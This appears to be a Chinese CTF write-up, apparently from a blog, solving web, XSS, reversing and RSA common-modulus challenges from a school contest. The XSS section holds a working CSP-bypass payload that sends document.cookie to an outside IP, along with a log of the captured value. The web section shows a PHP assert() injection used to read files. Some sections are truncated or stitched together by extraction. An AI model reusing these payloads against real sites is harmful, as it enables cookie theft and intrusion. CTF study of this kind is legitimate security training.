

某校选拔赛

原创

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[WriteUp](#) 专栏收录该内容


17 篇文章 0 订阅

订阅专栏


web

admin

首先扫描, 发现目录



访问发现flag不对, 抓包, 修改一下cookie即可



babyphp

查看源码得到hint

```
<li ><a href="?page=contact">Contact</a></li>
<!--<li ><a href="?page=flag">My secrets</a></li> -->
</ul>
>
```

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然后这题又有.git泄露

```
iff --git a/index.php b/index.php
ew file mode 100644
ndex 0000000..7cac99d
-- /dev/null
++ b/index.php
@ -0,0 +1,53 @@
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos($file, '..') === false") or die("Detected hacking attempt!");
assert("file_exists($file)") or die("That file doesn't exist!");
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
```

发现有个过滤，这题就是只要绕过，然后执行访问目录即可，开始构造

```
'..xxx.'
```

这样大概在里面是

```
$file="templates/"..'..xxx.'.'.php"
```


```
assert("strpos('templates/'..'..xxx.'.'.php') ===
```



about.php contact.php flag.php home.php about.php contact.php flag.php home.php That file doesn't exist!


<http://blog.csdn.net/Ni9htMar3>

发现是完全可以的
然后直接构造语句试试



flag{xxx} <http://blog.csdn.net/Ni9htMar3>

成功，但是不是1，看来有可能是顺序问题，利用 `limit`




1 <http://blog.csdn.net/Ni9htMar3>

表名




secret flag,secret_test <http://blog.csdn.net/Ni9htMar3>

列名



flagUwillNeverKnow <http://blog.csdn.net/Ni9htMar3>

flag到手



<http://blog.csdn.net/Ni9htMar3>

babyxss

首先是验证码的碰撞，直接脚本

```
import random
import string
import hashlib

def md5(str):
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()

i = 0
while 1:
    i += 1
    #print i
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:4] == '82ac':
        print s
        break
```

接下来就是xss的过程，不过有csp机制



由于CSP对link标签的预加载功能考虑不完善，先是构造一个

```
<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">
```

收到了，虽然什么也没有，访问一下



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发现写入页面里了，当时忽略了这点，结果总是找不到好的方法去控制，想了好久好久，就是不能过
不过后来有了提示，寻找可控点，联想得到的referer页面的可写入

```
<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">

var n0t = document.createElement("link");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
document.head.appendChild(n0t);
alert(1)
```

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单纯的发送并利用src去访问，结果发现不执行，由于有了link以后，下面的就失去了作用，看来需要让link解析但最后的php又不执行，尝试注释，发现成功

2017年6月24日 17:40:58	39.108.192.25	香港特别行政区	Linux 未知浏览器(未知)	GET	{"GET":["c"]}
GET	POST	Cookie	HTTP请求信息	其他信息	
键	值				
Purpose	prefetch				
Referer	http://39.108.192.25:5004/4dmln.php?id=a52a760e9e23ac77cd353ef4aca2faac				
User-Agent	Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1				
Accept	/*/*				

<http://blog.csdn.net/Ni9htMar3>

```
1 var n0t = document.createElement("link");
2   n0t.setAttribute("rel", "prefetch");
3   n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
4   document.head.appendChild(n0t);
5
6 //<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">
```

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XSS接收面板

时间	IP	来源	客户端	请求	携带数据
2017年6月24日 17:41:33	39.108.192.25	香港特别行政区	Linux 未知浏览器(未知)	GET	{"GET":["a"]}
GET	POST	Cookie	HTTP请求信息	其他信息	
键	值				
a	flag=61dctf{c3p_m1ght_n4t_84_3ec0r1ty}				

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payload:

首先提交这个

```
var n0t = document.createElement("link");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
document.head.appendChild(n0t);
//<link rel="prefetch" href="http://xxx/XSS/?c=[cookie]">
```

然后根据返回的referer再提交

```
<script src="http://39.108.192.25:5004/4dmIn.php?id=xxxxx"></script>
```

然后静等返回flag

RE

androidea

利用jeb分析

```
- super();
  this.s = new byte[]{113, 123, 118, 112, 108, 94, 99, 72, 38, 68, 72, 87, 89, 72, 36, 118, 100,
                    78, 72, 87, 121, 83, 101, 39, 62, 94, 62, 38, 107, 115, 106};
}

public boolean check() {
    boolean v2 = false;
    byte[] v0 = this.editText.getText().toString().getBytes();
    if(v0.length == this.s.length) {
        int v1 = 0;
        while(v1 < this.s.length) {
            if(v1 >= v0.length) {
                break;
            }

            if(this.s[v1] == (v0[v1] ^ 23)) {
                ++v1;
                continue;
            }
            else {
                return v2;
            }
        }

        v2 = true;
    }

    return v2;
}
```


<http://blog.csdn.net/Ni9htMar3>

脚本

```
a= [113, 123, 118, 112, 108, 94, 99, 72, 38, 68, 72, 87, 89, 72, 36, 118, 100,78, 72, 87, 121, 83, 101,
f=''
for i in a:
    f+= chr(i^23)

print f
```

得到



```
Workspace
flag{It 1S @N 3asY @nDr0 I}1|d}
请按任意键继续: a= [
blog.csdn.net/Ni9htMar3
```

stheasy

反编译

```
1 int __cdecl sub_8048630(char *s)
2 {
3     size_t v1; // eax@2
4     int v3; // edx@5
5
6     if ( s )
7     {
8         v1 = strlen(s);
9         if ( v1 )
10        {
11            if ( v1 == 29 )
12            {
13                v3 = 0;
14                while ( s[v3] == byte_8049AE0[(unsigned __int8)((unsigned __int8)byte_8049B15[v3] / 3u - 2)] )
15                {
16                    if ( ++v3 == 29 )
17                        return 1;
18                }
19            }
20        }
21    }
22    return 0;
23 }
```

<http://blog.csdn.net/Ni9htMar3>

是两串字符

```
.data:08049AE0 ; char byte_8049AE0[]
.data:08049AE0 byte_8049AE0 db 6Ch ; DATA XREF: sub_8048630+53↑r
.data:08049AE1 aK2j9ghAgfy4dsA db 'k2j9Gh}AgfY4ds-a6QW1#k5ER_T[cvLbU7n0m3ZeX{CMT8Szo}U',0
.data:08049B15 ; char byte_8049B15[]
.data:08049B15 byte_8049B15 db 48h ; DATA XREF: sub_8048630:loc_8048668↑r
.data:08049B16 db 5Dh ; ]
.data:08049B17 db 8Dh ;
.data:08049B18 db 24h ; $
.data:08049B19 db 84h ;
.data:08049B1A db 27h ; '
.data:08049B1B db 99h ;
.data:08049B1C db 9Fh ;
.data:08049B1D db 54h ; T
.data:08049B1E db 18h
.data:08049B1F db 1Eh
.data:08049B20 db 69h ; i
.data:08049B21 db 7Eh ; ~
.data:08049B22 db 33h ; 3
.data:08049B23 db 15h
.data:08049B24 db 72h ; r
.data:08049B25 db 8Dh ;
.data:08049B26 db 33h ; 3
.data:08049B27 db 24h ; $
.data:08049B28 db 63h ; c
.data:08049B29 db 21h ; ?
.data:08049B2A db 54h ; T
.data:08049B2B db 0Ch
.data:08049B2C db 78h ; x
.data:08049B2D db 78h ; x
.data:08049B2E db 78h ; x
.data:08049B2F db 78h ; x
.data:08049B30 db 78h ; x
.data:08049B31 db 1Bh
.data:08049B32 db 0
.data:08049B33 db 0
.data:08049B33 _data ends
.data:08049B33
.hsc:08049B34 : =====
```

<http://blog.csdn.net/Ni9htMar3>

整理一下，payload


```

flag = open("flag", "r").read().strip()
assert len(flag) == 32

import primefac
import random
from os import urandom
def genprime(l):
    l/=8
    big=1
    while(l):
        big=big<<8
        l-=1
    big-=1
    small=(big+1)>>4
    temp=random.randint(small,big)
    return primefac.nextprime(temp)
#genprime(2048)
def str2num(s):
    return int(s.encode('hex'), 16)
def padding(s):
    return s+urandom(abs(256-len(s)))

def rsappend(m):
    p = genprime(2048)
    q = genprime(2048)
    n = p * q
    result=[str(n)+"\n"]
    pm=padding(flag)
    for i in range(32):
        e=genprime(32)
        c=pow(str2num(pm),e,n)
        result.append(str(e)+"###"+str(c)+"\n")
    return "".join(result)

open("result", "w").write(rsappend(flag))

```

定义的那些函数根本不用看，反正主体不在那，看主体，会发现先将flag填充很多随机字符，然后会发现又随机生成c,e，然后他居然循环32次，让我一直坑在数量上

```

3338673295913023182629127280083279021124819601755323025951622896114069783538163680086916406413667639392662422071912292403058203212497123
8777295410373197886593530573961781279288488864178809138234327015778559119827103103916647590404169186366730982454996805591409601542175784
5404858039538445600931519752526040982434607840739349821643849047884703804020667083138934803562199379155408251562669345235956893501572273
136089157698775968997579723271988825396396444999743016035145442209253695922632957416878794687869479985344835399867794578272538910912524
073413533854153387518185443238530742960421535994297493788478707805939755794775492188226822335833776776931084373311849623455682178595244
2570158379729479717873215841595756183885886879483682164799558071088884538217000671867326274098327223293553364790161042495148395416065620
4371242706519364853893580657755552508839070670834471978608484717288719091519158833166745127392388401792962633904414579492811282672159163
366686542160467601357340644950755337706786366316621293666173843528346692669268972961669116101104865152273
3493354673
###9530208960561505164525377033820553117267735349894658068278682204551359721242292198156782645207257598209697959143589608210606636890939
2732412408395609039782454365585370868490133213690708637220885675994329217675907319458456835089867528288328594508842589396176918307401828
0324918070440135840327377690367250795846494724456316556468765120349719831709596514043381105689081201874650812199104104092957499348654817
9082452560655145978855376562941611031041900739691222573359920559986444082631923441903524823440304006537837570043031193141875974622314819
6264125245968769458978085685575770367802458364221507609423244464185308160798493467227146151319043775738881806473915186115723685543006673
710681676020377857184032005294811533997544912473238291227184856971005622378221596083099495859908422010411932317387063984445302335328160
9271629276632371123791727779950031759633314284357697742980240587315996563600394369885469997266357560238396058047219030057656195314321832
7020068145627897443306065412862642876127895302438418721376597465976865772153344870602207574703634798237002870553884327663110292850080257
84354218539824751579164697748967608238067706842975984077663380114254296902060435479795741671231918448537178
340864687
###105918022590727868761989308441554006325741233318901416621101439141134508212362387984949614887131575960019253866892762839796466117943
0505518711124396743468023401520584638921066293442773621693221876275793602457921420058996161015155197186604830008214154123064952867175420
5302623415008528848603243490962746551780572715299865975786952727329474606736409868775892255884155238710811011626963852794914100340573762.
6930226938617793421201017491936140603849250561325930682902141703428966712100267231936505348037923289179820497796744255112758213117731303
939142954318681287599114068278729329207042841258161032256077272703656527347420833027576442984576175645972370895093378962402499992428347
3417155463731084201975694250926742243382355243222615306666798873734846434699238270282547121790770010072659544884041671475913074252242509
7248649471754499601166856823489156473171918805387771486477122600930082417285092258173520934419240458012570155985179635987996763590952352
7529866887844776940243903569041576941786914117590030041842569505191848362093935834313286403412436291672231146817342649455949312131934590
652400888215324779908031661350565230685273639666615465296133672907093946148188967451042301308884510424218096
481784837

```

这么多数据，我一直以为是全部数据都要处理，却发现只要两个组成共模攻击即可，反正其他的数据是用来处理后面的填充字段的。。。郁闷

脚本

```
#coding=utf-8

import sys

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def main():
    n = 13012900890047320396845445680563887518225584417283603136246976575055562922329905461307267710057
    e1 = 3493354673
    e2 = 340864687
    c1 = 9530208960561505164525377033820553117267735349894658068278682204551359721242292198156782645207
    c2 = 1059180225907278687619893084415540063257412333189014166211014391411345082123623879849496148871
    s = egcd(e1, e2)
    s1 = s[1]
    s2 = s[2]
    # 求模反元素
    if s1 < 0:
        s1 = -s1
        c1 = modinv(c1, n)
    elif s2 < 0:
        s2 = -s2
        c2 = modinv(c2, n)

    #m = (c1**s1)*(c2**s2)%n
    m = (pow(c1,s1,n)*pow(c2,s2,n))%n #效率较高
    print m

if __name__ == '__main__':
    sys.setrecursionlimit(1000000)
    main()
```

```
12929751515722285243817071972651940262001787208564538408544071337779691971918278533827100460451039113133829451193439
5957444429268507906873512927789931955310411206764359619118119924432593777765252269648345132044702474740844937943533
45988872990816605529346339830409700550867667295194366193665051502109945677326586667512620271207307673551084864761902
35887617913609810144112279773746087998186367459130921292413510802650134990111957265697318250182509399767789260713511
31660661427372027755698327306562353401278911198750034322502566978572217638571248375107991372949268273379706939281114
1551705525263906651459332166683380122
请按任意键继续 http://blog.csdn.net/Ni9htMar3
```

转化成hex

```
type: float, hex() argument can't be converted to hex
>>> hex(129297515157222852438170719726519402620017872085645384085440713377796919719182785338271004604510391131338294
5119343959574444292685079068735129277899319553104112067643596191181199244325937777652522696483451320447024747408449
37943533459888729908166055293463398304097005508676672951943661936650515021099456773265866675126202712073076735510848
64761902358876179136098101441122797737460879981863674591309212924135108026501349901119572656973182501825093997677892
60713511316606614273720277556983273065623534012789111987500343225025669785722176385712483751079913729492682733797069
392811141551705525263906651459332166683380122)
0x666c61677b77655f646f5f6374665f746f6765746865725f666f725f66756e7d5c674bef926d37beb619a819f2b21861ebc59a33c396be6d2
bc5da331e829827d3e2d518520b9588e60a506f3697e071f7634d4b0952f535e4ccb113131776165273fe16519c322b828220daf8d8303f91f4
eb88921b248411679409af9e913071594612e4912c5101610765cc2dafab1a11992121ee7329884c5046c0a73c8acdc9bf61124b8224948cb2c5
62d7ea545b4e900b0aa0059fadc5547f8c765d43967750f8077e0ef061eb8be88d3815f31b9a5ff3d45694e8016caca4a28e9e10b3bcfccdc27
8022770dabd57a499138b2aa0043f8b740ad69a0645019ec99aL'
http://blog.csdn.net/Ni9htMar3
```

转化成字符

```
flag{we_do_ctf_together_for_fun}\gKi m7%41"ò²_aëÅ 3Ã ¾m+ÁÚ3'ÓâÕ R æ
Po6 àq÷cMKRδ5àì± v Rsp l Q 2+ Úÿ ù N !:HA y@ ùé a. l Á v\Áú±; ç2 Å l
sÈ-Ü ö $,"IHĚ,V-~¥E' é YúÜUGøÇeÔ9gu wài ¾ Ó _ 1*ÿ=EiN ÊÊ/(éá ;iïÜÂx'pú½W * ? t
Ö E É
http://blog.csdn.net/Ni9htMar3
```

□